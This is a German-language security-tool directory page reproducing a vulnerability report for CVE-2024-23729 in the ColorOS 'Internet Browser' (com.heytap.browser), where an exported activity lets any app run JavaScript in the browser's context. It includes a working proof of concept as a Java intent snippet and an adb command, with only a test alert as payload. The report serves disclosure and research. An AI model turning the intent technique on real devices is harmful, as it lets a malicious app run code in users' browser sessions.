
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
com.heytap.browser — CVE-2024-23729 | Kitploit
Tools/GitHubGitHub/actuator/com.heytap.browser
Android-SicherheitSchwachstellenanalyseExploitationWebanwendungs-ExploitationMobile Sicherheit
GitHubactuator/com.heytap.browser

com.heytap.browser

CVE-2024-23729

Repository anzeigen
822vor 2 JahrenNoch nicht geprüft
Teilen

Schwachstellenbericht

Übersicht:

Eine Schwachstelle wurde in der Anwendung com.heytap.browser auf der Android-Plattform entdeckt. Die Schwachstelle ermöglicht es einem Angreifer, beliebigen JavsScript-Code im Kontext der Anwendung ohne Berechtigungen auszuführen.

Anwendungsdetails:

  • Anbieter: - ColorOS
  • Anwendungsname: 'Internet Browser' com.heytap.browser
  • Version: 45.10.3.4.1
  • Komponente: com.android.browser.RealBrowserActivity

Schwachstellendetails:

  • Schwachstellentyp: JavaScript-Codeausführung
  • Angriffsvektor: Über eine exportierte Aktivitätskomponente
  • Erforderliche Berechtigungen: Keine

Beschreibung:

Die Aktivität com.android.browser.RealBrowserActivity in der App com.heytap.browser ist exportiert und kann von jeder Drittanbieter-App ohne Berechtigungen aufgerufen werden. Eine bösartige App kann dies ausnutzen, um beliebigen JavaScript-Code im Kontext der com.heytap.browser-Anwendung auszuführen.

Proof of Concept (PoC):

{
        super.onCreate(savedInstanceState);

        String javaScriptCommand = "javascript:alert%28%27Test%20Alert%27%29%3B";

        Intent intent = new Intent(Intent.ACTION_VIEW);
        intent.setData(Uri.parse(javaScriptCommand));
        intent.setClassName("com.heytap.browser", "com.android.browser.RealBrowserActivity");

        startActivity(intent);

        finish();
    }

adb shell am start -a android.intent.action.VIEW -d "javascript:alert%28%27Test%20Alert%27%29%3B" -n com.heytap.browser/com.android.browser.RealBrowserActivity


com heytap browser- 45 10 3 4 1-JS poc-coloros

Auswirkungen:

Eine erfolgreiche Ausnutzung ermöglicht einem Angreifer:

  • Beliebigen JavaScript-Code im Kontext der com.heytap.browser-App auszuführen.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






